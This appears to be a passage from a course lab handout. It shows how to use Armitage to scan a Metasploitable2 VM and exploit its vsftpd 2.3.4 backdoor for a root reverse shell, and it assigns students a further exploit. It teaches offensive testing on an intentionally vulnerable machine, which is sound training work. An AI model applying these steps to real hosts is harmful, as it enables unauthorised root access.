


If everything goes well, you should see the following GUI interface of Armitage.






Click on the “Hosts” tab and then click on “Add Hosts”




In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”







After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities.






Before you can attack, you must choose your weapon. Armitage makes this process easy. Select “Attacks” table and then click on “Find Attacks” to generate a custom Attack menu for the host.






Next, we will use the vulnerability, Vsftpd backdoor, mentioned to launch an attack. Right click on the target host, select “Attack” -> “ftp” -> “vsftpd_234_backdoor”.






Select “Use a reverse connection” and press “Launch”



The console in Armitage shows the exploitation is successfully launched.





Right Click on the host entry and select “Shell 1” -> “Interact”

The screenshot shows the Armitage application window. On the left is a sidebar with folders: auxiliary, exploit, payload, and post. The main area displays a table with columns: Address, Label, Description, and Pivot. A host entry with address 172.16.108.172 is selected, and a context menu is open over it. The menu items are: Attack, Login, Shell 1, Services, Scan, and Host. The 'Shell 1' item is expanded, showing a sub-menu with: Interact, Upload..., Pags Session, Post Modules, and Disconnect. The 'Interact' option is highlighted by the mouse cursor. Below the table is a console window with tabs for Console, Scan, and exploit. The console output shows the execution of the 'vsftpd_234_backdoor' exploit, including setting RPORT to 21 and RHOST to 172.16.108.172. The exploit runs as a background job, and a banner is displayed: 'Banner: 220 (vsFTPd 2.3.4)'. The user is prompted for a password, and a backdoor service is spawned, resulting in a root shell. The console output ends with 'msf exploit(vsftpd_234_backdoor) >'.

A new tab with the shell will open in the area below. I have typed commands “whoami” and “uname -a” to show you that I have indeed successfully exploited the host.

The screenshot shows the Armitage console window with a new tab titled 'Shell 1' open. The console output shows the execution of the 'whoami' and 'uname -a' commands. The output of 'whoami' is 'root', and the output of 'uname -a' is 'Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'. The console prompt is '\$'.



Assignments for the Lab 4

1. Read the lab instructions above and finish all the tasks.
2. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?
3. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command “touch <yourname>” where <yourname> should be replaced with your full name.

Happy Exploiting!